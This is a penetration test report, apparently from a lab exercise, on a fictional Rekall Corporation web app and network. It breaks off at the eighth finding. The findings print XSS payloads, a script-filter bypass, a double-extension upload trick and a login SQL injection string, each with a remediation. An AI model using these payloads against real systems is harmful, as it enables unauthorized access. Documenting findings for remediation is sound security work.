Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	BTS_Ops
Contact Name	Ronald Halili, Christian Reyes, Melissa Clark, Jeramya Maligaya
Contact Title	Cyber Security Analyst

Document History

Version	Date	Author(s)	Comments
001	07/20/2023	Ron Halili	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Pentesting the system prior to real world exploit of Rekall Corporation assets
- Few Input Validation on the web application
- Separation of servers for web application and domain controller
- Separate log-in for users and admin users

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Inconsistent with Input Validation
- Significant amount of ports were open to gain entry or execute exploits via ftp or ssh
- Passwords were susceptible to password guessing and cracking tools due to lack of complexity
- User credentials can be found in HTML code, external data repositories, and saved in .txt files
- Exploitation tools can perform a dump of credentials of Windows SAM file

Executive Summary

BTS_Ops conducted penetration testing of the user facing Rekall Corporation web application (app), http://192.168.14.35. BTS_Ops' systematic approach towards analyzing the Rekall Corporation's web site revealed cascading vulnerabilities easily exploited by known tactics, techniques, and procedures. Exploitation of the Rekall web application began with a test of Cross Site Scripts (XSS). The web application was immediately attacked using Reflected and Stored XSSs. User's first entry into the web application requests a user's name and persists throughout the site by requesting several questions. Reflected XSSs were entered into each prompt and proved vulnerable to the attack. The comments section within the web application also allowed Stored XSSs. Portions of the web application exhibited sophistication; payloads with the word "script" were rejected, or only allowing files with specific extensions (i.e. ".jpg") to be uploaded into the web app. Simple workarounds defeated these security measures further revealing the web apps vulnerabilities. With respect to uploading files, simply disguising a malicious script allowed the script to be stored on the web app. Most alarming was the ease and access via PHP injections, injecting command line requests in the URL bar that effectively revealed sensitive directories, moreover, another username cracked by password guessing.

Utilization of Burp Suite, a web application security tool, revealed sensitive information stored in the headers of the web app. Subsequently, viewing the HTML of the web app revealed stored credentials that were used to gain entry. An aggressive NMAP query revealed several open ports across Rekall's network. Coupled with open source research, disparate pieces of information were collected to develop insight into avenues of Rekall's servers to exploit.

Remote Code Execution exploits afforded BTS_Ops analyst to enumerate Rekall Corporation IP 192.168.13.10 through Port 8080. Sensitive directories were accessed and files revealed one more username. Using this exploitation gave root privileges essentially giving the BTS_Ops analyst control of the asset. Further, BTS_Ops analysts were able to exploit IP 172.22.117.20 Port 110 using Meterpreter to perform a credential dump, furthermore, gaining the ability to enumerate the Windows 10 asset to find a sensitive .txt file.

A bottom-up approach towards mitigating the vulnerabilities targeting low hanging vulnerabilities that start at the user facing web app would slow greater threats to Rekall Corporation's database servers. Working up through protecting the servers by way of current industry security standards would address the greater vulnerabilities posed by exploitation tools.

Summary Vulnerability Overview


Vulnerability	Severity
Welcome Page - Reflected XSS	Low
Polyglot XSS Payload	Med
Comments Page - Stored XSS	High
Information Disclosure via HTML Request and Response	Med
Local File Inclusion on the Choose Adventure section	Critical
File Upload Bypass on the Choose Location section	Critical
Login Page SQL Injection	Critical
Username & Password stored on HTML	Critical
Information Disclosure in robots.txt File	Med
Information Disclosure & SQL Injection in DNS Check	Critical
SQL Injection in MX Recorder Checker	Critical
Remote Code Execution - Command Injection	Critical
Open Source Information Disclosure	Low
Open Source Certificate Disclosure	Low
Open Source Host IP Disclosure	High
Discovery of Open Ports	Critical
External Data Repository Discloses User Credentials	Critical
Open Source & Information Disclosure Gain Access to Windows 10	Critical
File Transfer Protocol Port Open	Critical
POP3 Exploit	High
Meterpreter SAM Credentials Dump	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.10, 172.22.117.20, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.14, 192.168.14.35
Ports	21, 22, 80, 106, 110, 8080

Exploitation Risk	Total
Critical	12
High	3
Medium	3
Low	3



Vulnerability Findings

Vulnerability 1	Findings
Title	Welcome - Reflected XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	Inputted the following script into the 'name' prompt, <script>alert(1)</script> The script was reflected on the Welcome.php page.
Images	 
Affected Hosts	192.168.14.35
Remediation	Prevent scripts from being run and rendering on the web app.


Vulnerability 2	Findings
Title	Polyglot XSS Payload

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	A polyglot XSS payload is writing a script to bypass the input validation, circumvent a security measure, effectively tricking the web app. The following script was used in the choose a character prompt, <scrscriptipt>alert(1)</scrscriptipt>
Images	
Affected Hosts	192.168.14.35
Remediation	Use a Web Application Firewall (WAF) to detect and block this type of exploit


Vulnerability 3	Findings
Title	Comments Page - Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Using the Comments Page, a stored XSS attack stores the script in the web application being hacked. Stored XSS attacks can impact other users of the comments page. The script <script>alert(“cheers);</script> was inserted into the comment box

Images	 
Affected Hosts	192.168.14.35
Remediation	Limit the permissions of the web app user so they are not allowed to execute payloads. If they do only allow it to be left specifically as a comment without the script interacting with the web app


Vulnerability 4	Findings
Title	Information Disclosure via HTML Request and Response
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Med
Description	Burp Suite was used to analyze the web traffic of the Rekall Corporation web app. Information was “requested” and a “response” reveal Flag 4 located in the

	“X-Powered-By” section of the header
Images	
Affected Hosts	192.168.14.35
Remediation	Information disclosure should be closely monitored. The information disclosures severity may escalate if combined with other pertinent information.


Vulnerability 5	Findings
Title	Local File Inclusion on the Choose Adventure section
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	A potentially malicious script was uploaded in the Choose Adventure section of the Rekall web app. The severity is dependent on the risk posed by the script, which could be damaging to the Rekall Corporation. A file called script.php was uploaded into the web app

Images	
Affected Hosts	192.168.14.35
Remediation	Reconfigure the server to restrict access to sensitive directories by web app users, and perform security testing, code reviews to find Local File Inclusion vulnerabilities



Vulnerability 6	Findings
Title	File Upload Bypass on the Choose Location section
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	A potentially malicious script file was uploaded in a section of the Rekall Web App that only allowed files with .jpg extension. The file was renamed script.jpg.php and it was accepted into the web app

Images	
Affected Hosts	192.168.14.35
Remediation	Protect the web app by enabling file type verification on the file and the file's contents, or disable files from being executed by users.


Vulnerability 7	Findings
Title	Login Page SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The following SQL command was injected into the Password prompt of the login page: 1' OR '1' = '1. This SQL injection manipulated the data sent into the web app and in this instance executed a favorable response.

Images	
Affected Hosts	192.168.14.35
Remediation	Implement Least Privilege Principle only allowing the minimum necessary privileges to the outside user accessing the database

Vulnerability 8	Findings
Title	Username & Password stored on HTML
